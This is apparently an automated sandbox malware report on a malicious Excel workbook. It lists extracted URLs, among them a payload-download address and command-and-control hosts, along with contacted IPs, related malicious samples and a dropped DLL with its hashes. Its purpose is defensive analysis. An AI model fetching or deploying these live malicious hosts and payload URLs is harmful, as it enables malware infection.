http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.aadrm.com/	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://api.microsoftstream.com/api/	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://cr.office.com	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://graph.ppe.windows.net	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://store.office.cn/addinstemplate	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://web.microsoftstream.com/video/	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://graph.windows.net	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://dataservice.o365filtering.com/	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://weather.service.msn.com/data.aspx	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://apis.live.net/v5.0/	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://api10.laptok.at/api1/zobiFDQnBaZYuwt/rfdusQHNImkOYENAMp/kT_2B2cd3/SGUJBC0FLMtXFEIZjgF4/X6JHa0	{7B42C277-6DA5-11EB-90E4-ECF4BB862DED}.dat.22.dr	false	• Avira URL Cloud: safe	unknown
http://https://management.azure.com	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://incidents.diagnostics.office.com	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://api.office.net	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://entitlement.diagnostics.office.com	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://outlook.office.com/	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://templatelogging.office.com/client/log	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://outlook.office365.com/	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://webshell.suite.office.com	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://139.162.191.228/campo/m/m.D	sheet9.bin	false	• Avira URL Cloud: safe	unknown
http://https://management.azure.com/	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://ncus-000.contentsync.	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.powerbi.com/beta/myorg/imports	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://devnull.onenote.com	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://messaging.office.com/	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://augloop.office.com/v2	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://skyapi.live.net/Activity/	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
35.228.31.40	unknown	United States		15169	GOOGLEUS	true
139.162.191.228	unknown	Netherlands		63949	LINODE-APLinodeLLCUS	false
162.241.169.26	unknown	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	352546
Start date:	12.02.2021
Start time:	18:42:14

Copyright null 2021

Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 20s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	File_78476.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.winXLSB@11/20@12/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, ielowutil.exe, RuntimeBroker.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 168.61.161.212, 40.88.32.150, 52.109.76.68, 52.109.12.22, 52.109.12.23, 52.109.8.24, 23.218.208.56, 13.107.4.50, 51.103.5.159, 51.11.168.160, 92.122.213.247, 92.122.213.194, 20.54.26.129, 51.104.139.180, 88.221.62.148, 152.199.19.161, 52.155.217.156 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, vip1-par02p.wns.notify.trafficmanager.net, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, wns.notify.trafficmanager.net, go.microsoft.com, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, elasticShed.au.au-msedge.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, Edge-Prod-FRAr4a.env.au.au-msedge.net, ie9comview.vo.msecnd.net, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, c-0001.c-msedge.net, afdap.au.au-msedge.net, ris.api.iris.microsoft.com, au.au-msedge.net, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, au.c-0001.c-msedge.net, europe.configsvc1.live.com.akadns.net, cs9.wpc.v0cdn.net • Report size getting too big, too many NtOpenKeyEx calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
35.228.31.40	u8xtCk7fq8.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	2200.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	Attached_File_898318.xlsb	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
162.241.169.26	http://https://shell-lubricants.net/	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	u8xtCk7fq8.dll	Get hash	malicious	Browse	• 208.67.222.222
	2200.dll	Get hash	malicious	Browse	• 208.67.222.222
	SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.dll	Get hash	malicious	Browse	• 208.67.222.222
	yytr.dll	Get hash	malicious	Browse	• 208.67.222.222
	xls.xls	Get hash	malicious	Browse	• 208.67.222.222
	Presentation_68192.xlsb	Get hash	malicious	Browse	• 208.67.222.222
	sup11_dump.dll	Get hash	malicious	Browse	• 208.67.222.222
	out.dll	Get hash	malicious	Browse	• 208.67.222.222
	crypt_3300.dll	Get hash	malicious	Browse	• 208.67.222.222
	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• 208.67.222.222
	6007d134e83fctar.dll	Get hash	malicious	Browse	• 208.67.222.222
	J5cB3wfXIZ.dll	Get hash	malicious	Browse	• 208.67.222.222
	6006bde674be5pdf.dll	Get hash	malicious	Browse	• 208.67.222.222
	mal.dll	Get hash	malicious	Browse	• 208.67.222.222
	fo.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fd9d7ec9e7aetar.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fd885c499439tar.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fc612703f844.dll	Get hash	malicious	Browse	• 208.67.222.222
	https___purefile24.top_4352wedfoifom.dll	Get hash	malicious	Browse	• 208.67.222.222
	vnaSKDMnLG.dll	Get hash	malicious	Browse	• 208.67.222.222
c56.lepini.at	u8xtCk7fq8.dll	Get hash	malicious	Browse	• 35.228.31.40
	2200.dll	Get hash	malicious	Browse	• 35.228.31.40
	SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.dll	Get hash	malicious	Browse	• 35.228.31.40
	Presentation_68192.xlsb	Get hash	malicious	Browse	• 47.89.250.152
	sup11_dump.dll	Get hash	malicious	Browse	• 45.138.24.6
	out.dll	Get hash	malicious	Browse	• 45.138.24.6
	crypt_3300.dll	Get hash	malicious	Browse	• 45.138.24.6
	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• 45.138.24.6
	u.dll	Get hash	malicious	Browse	• 46.173.218.93
	fo.dll	Get hash	malicious	Browse	• 46.173.218.93
	onerous.tar.dll	Get hash	malicious	Browse	• 47.241.19.44
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 47.241.19.44
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 47.241.19.44
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLEUS	NEW ORDER.exe	Get hash	malicious	Browse	• 34.102.136.180
	swift-copy-pdf.exe	Get hash	malicious	Browse	• 34.102.136.180
	selfassessment.docm	Get hash	malicious	Browse	• 142.250.179.194
	selfassessment.docm	Get hash	malicious	Browse	• 216.58.214.2
	selfassessment.docm	Get hash	malicious	Browse	• 142.250.179.194
	fedex.apk	Get hash	malicious	Browse	• 172.217.19.202
	u8xtCk7fq8.dll	Get hash	malicious	Browse	• 35.228.31.40
	Details!!.exe	Get hash	malicious	Browse	• 34.102.136.180

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ 2027376.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	FEB_2021.EXE	Get hash	malicious	Browse	• 34.102.136.180
	y0CRLCaQxA.exe	Get hash	malicious	Browse	• 142.250.102.155
	2200.dll	Get hash	malicious	Browse	• 35.228.31.40
	RE PAYMENT REMINDER - SOA - OUTSTANDING (JAN21).EXE	Get hash	malicious	Browse	• 34.102.136.180
	#Ud83d#Udcde.htm	Get hash	malicious	Browse	• 142.250.179.193
	Spotify-v8.5.94.839_build_68949745-Mod-armeabi-v7a.apk	Get hash	malicious	Browse	• 172.217.17.110
	SecuriteInfo.com.Heur.20369.xls	Get hash	malicious	Browse	• 216.239.32.21
	#U2261#U0192#U00f4#U20a7.htm.htm	Get hash	malicious	Browse	• 142.250.179.193
	index_2021-02-11-18_10	Get hash	malicious	Browse	• 172.217.20.106
	att-1664057138.xls	Get hash	malicious	Browse	• 216.239.34.21
	1Akrien.exe	Get hash	malicious	Browse	• 8.8.8.8
UNIFIEDLAYER-AS-1US	SecuriteInfo.com.Trojan.GenericKD.36331762.27175.exe	Get hash	malicious	Browse	• 192.185.100.216
	Consolidated Order #01846.doc	Get hash	malicious	Browse	• 192.185.129.64
	PURCHASE ORDER.xlsx	Get hash	malicious	Browse	• 192.185.100.216
	2021_036,pdf.exe	Get hash	malicious	Browse	• 192.185.115.165
	FedExi J#U00c4LGIMISANDMED-pdf.exe	Get hash	malicious	Browse	• 192.254.234.35
	Shipping Doc.exe	Get hash	malicious	Browse	• 50.87.179.128
	file.exe	Get hash	malicious	Browse	• 192.254.224.94
	P.O-DT1692.exe	Get hash	malicious	Browse	• 50.87.193.142
	Payment_Advice.exe	Get hash	malicious	Browse	• 50.116.87.163
	RFQ-Zeeco_No.54655435.exe	Get hash	malicious	Browse	• 192.185.163.69
	Brewin-UPDATE.htm	Get hash	malicious	Browse	• 162.241.124.43
	Thursday, February 11th, 2021, 20210211033346.3BD4A181171AEBE1@gotasdeamor.cl.htm	Get hash	malicious	Browse	• 50.87.150.0
	doc_60987865467678.pdf.exe	Get hash	malicious	Browse	• 162.241.30.80
	agreement (19).xls	Get hash	malicious	Browse	• 162.214.119.40
	agreement (19).xls	Get hash	malicious	Browse	• 162.214.119.40
	yU6cC566nY.exe	Get hash	malicious	Browse	• 162.241.123.75
	Claim-528253739-02092021.xls	Get hash	malicious	Browse	• 192.185.112.213
	Claim-528253739-02092021.xls	Get hash	malicious	Browse	• 192.185.112.213
	Claim-528253739-02092021.xls	Get hash	malicious	Browse	• 192.185.112.213
	Claim-528253739-02092021.xls	Get hash	malicious	Browse	• 192.185.112.213
LINODE-APLinodeLLCUS	Attachment_65778.xlsb	Get hash	malicious	Browse	• 85.90.247.25
	SCD10093264.jpg.exe	Get hash	malicious	Browse	• 176.58.112.29
	SecuriteInfo.com.Heur.31861.xls	Get hash	malicious	Browse	• 176.58.123.25
	osiris.exe	Get hash	malicious	Browse	• 139.162.210.252
	2021_036,pdf.exe	Get hash	malicious	Browse	• 198.58.118.167
	lo8ic2291n.doc	Get hash	malicious	Browse	• 212.71.237.140
	SecuriteInfo.com.Exploit.Siggen3.9634.31858.xls	Get hash	malicious	Browse	• 176.58.123.25
	SCD10093264.jpg.exe	Get hash	malicious	Browse	• 172.105.245.119
	attach-543652551.xls	Get hash	malicious	Browse	• 45.79.142.211
	QgWarCS5Z4.exe	Get hash	malicious	Browse	• 45.79.142.211
	0zwHgf4MZ6.exe	Get hash	malicious	Browse	• 176.58.123.25
	WlgBUuBdZm.exe	Get hash	malicious	Browse	• 45.79.142.211
	7gRAlM4oGO.exe	Get hash	malicious	Browse	• 45.79.142.211
	attach-652257188.xls	Get hash	malicious	Browse	• 45.79.142.211
	fr2iSA8S29.exe	Get hash	malicious	Browse	• 45.79.142.211
	PvvkzXgMjG.exe	Get hash	malicious	Browse	• 178.79.169.237
	pfjgWtj6ms.exe	Get hash	malicious	Browse	• 198.58.118.167
	SK8HSWos1p.rtf	Get hash	malicious	Browse	• 172.104.26.201
	849llNGgPo.exe	Get hash	malicious	Browse	• 45.79.142.211
	CaAmqz52Yk.exe	Get hash	malicious	Browse	• 45.79.142.211

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	658908343Bel.html	Get hash	malicious	Browse	• 162.241.169.26
	#Ud83d#Udcde Herbalife.com AudioMessage_50-74981.htm	Get hash	malicious	Browse	• 162.241.169.26
	SecuriteInfo.com.Variant.Razy.292793.13062.exe	Get hash	malicious	Browse	• 162.241.169.26
	WinRAR_1845561462.exe	Get hash	malicious	Browse	• 162.241.169.26
	DHL_6368638172 receipt document,pdf.exe	Get hash	malicious	Browse	• 162.241.169.26
	SecuriteInfo.com.VB.Heur.EmoDldr.32.39676696.Gen.2 7336.doc	Get hash	malicious	Browse	• 162.241.169.26
	Attachment_65778.xlsb	Get hash	malicious	Browse	• 162.241.169.26
	SCD10093264.jpg.exe	Get hash	malicious	Browse	• 162.241.169.26
	LawyerCustomerComplaint.exe	Get hash	malicious	Browse	• 162.241.169.26
	Detailed #460988.xlsm	Get hash	malicious	Browse	• 162.241.169.26
	Quotation_11-02-2021_WSBDJ.exe	Get hash	malicious	Browse	• 162.241.169.26
	Belegbeleg DHL_119040, pdf.exe	Get hash	malicious	Browse	• 162.241.169.26
	ORDER_73537.exe	Get hash	malicious	Browse	• 162.241.169.26
	PO FH87565635456.exe	Get hash	malicious	Browse	• 162.241.169.26
	o9VbySnzk7.exe	Get hash	malicious	Browse	• 162.241.169.26
	zJY9vCRKzw.exe	Get hash	malicious	Browse	• 162.241.169.26
	JOLeiluXFw.xls	Get hash	malicious	Browse	• 162.241.169.26
	document_bundle_87762.xls	Get hash	malicious	Browse	• 162.241.169.26
	VNw2n6L83X.exe	Get hash	malicious	Browse	• 162.241.169.26
	virtual_msg_0802202144982538203735468.html	Get hash	malicious	Browse	• 162.241.169.26

Dropped Files

No context

Created / dropped Files

C:\ProgramData\fsh\87.dll

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	475136
Entropy (8bit):	6.552503320211832
Encrypted:	false
SSDEEP:	6144:sBhG84Kky9tKle9GkuaooZt8ejcgWeE6JSymtrPAO3+Zz4ZaH2hxx8ZD+CBRz7:sBkoK8skuaooZtVjtEgpO3+GWGcZD3
MD5:	E0807C62C0FFDEAADD5DB75DAA38F584
SHA1:	B98850A2EA82EA8E6569A36BF8E068AFBC417BB5
SHA-256:	9AE7CCF3120EE0F1694141595DAF4E0D9E2BB787713AE14302812BFE95677CA4
SHA-512:	7EDFA85F0BF47A79DA00DC9639220BF8C9A55F58A4F5D31844F0ECEA875FEB4149DA8F8EBB276616FB49264A3E0D461FDAD32854D3C1F86EA5FC2016662E15A E
Malicious:	**true**
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....[.[.[.V.c.].V.a.J.V.^.U.V._.\...u.R.[...V.T.9.V.b.Z.V.e.Z.V.`.Z.Rich [.....PE..L....&.R.....!.....@+.....@.....O.....d....@.....P..x6.....8.....@..... .....text...?..... ..`.rdata...=.....>.....@..@.data....<.....@....rsrc.....@.....@..@.reloc..x6...P...8.....@..B.... ....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{7B42C271-6DA5-11EB-90E4-ECF4BB862DED}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	71272
Entropy (8bit):	2.0417800284553533
Encrypted:	false
SSDEEP:	192:rJZuZSX2S8WSBtS9fSaBMS7hS8tSJsSytSqOsSgTS7KsSOtSIlrSxSSbX:r/698wWs6jVdVdgBPSl
MD5:	62FB817F6198084E0B9D9BD61C55F4DD
SHA1:	91BB21AB08FDF0A8B999D22BB8B84D9AAF1177B8
SHA-256:	E09772A7EC30CA0FD1E7DCC616687B4E2580139EEFE52CA749FAC7CB819A7033
SHA-512:	77405DF6380F0EBE13ED555DB62290A2D458C6F95914B9FFCD36BF6660A9F30F5F406801B0F83CDE2949936A7445891D669EC7E7B115F3D24568DDE035DAC1C
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{7B42C271-6DA5-11EB-90E4-ECF4BB862DED}.dat	
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{7B42C273-6DA5-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27580
Entropy (8bit):	1.9121512196841715
Encrypted:	false
SSDEEP:	96:rGZJQ06WBSFjoOX2ocxWotModdWjtzELzIlWjtzELzrOCA:rGZJQ06WkFjp2xWOMWdUtQAlUtQTOCA
MD5:	E090F23A1FEAFCE7AF4E76C2141CA864
SHA1:	3C8B7E5BA7B0028473A6B69B3049876D59690805
SHA-256:	B4EBB0A315F866741CCFAB4237822BC58CEC4805347461747BE3C9F023BAB38A
SHA-512:	3F939CEAA3088B28EAE2A62712096D120E361AD93378821B8AA8138BF503CF60AEDA4F2411709692739C05DE22A30E6B51881F76E1D47656B1C58EC9ABEEE811
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{7B42C275-6DA5-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28144
Entropy (8bit):	1.9165412119302623
Encrypted:	false
SSDEEP:	96:rhZqQb65BS2jB2VWOMaZhawJf84dAZ1hawJ8DawJf84d9A:rhZqQb65k2jB2VWOMaZhZ8qi1hSZ8q9A
MD5:	641E8A2EFDC39856B1CF2986CC3F3640
SHA1:	02544D95D63164458C66C85B5C349ACEB1ED2E50
SHA-256:	4236F885E4F137FF3EB6F32B11565EE274E822DA80D407E1116EB3753D606563
SHA-512:	18395D8FB788C5258A28C0C8D0497B0633CE68461F3F027A58B2412D5C988281D96B5D26A0CDD3862FABD99E7B4A7AA840790600AD5058C120B165D2FCF8C5F
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{7B42C277-6DA5-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28144
Entropy (8bit):	1.9186674114873632
Encrypted:	false
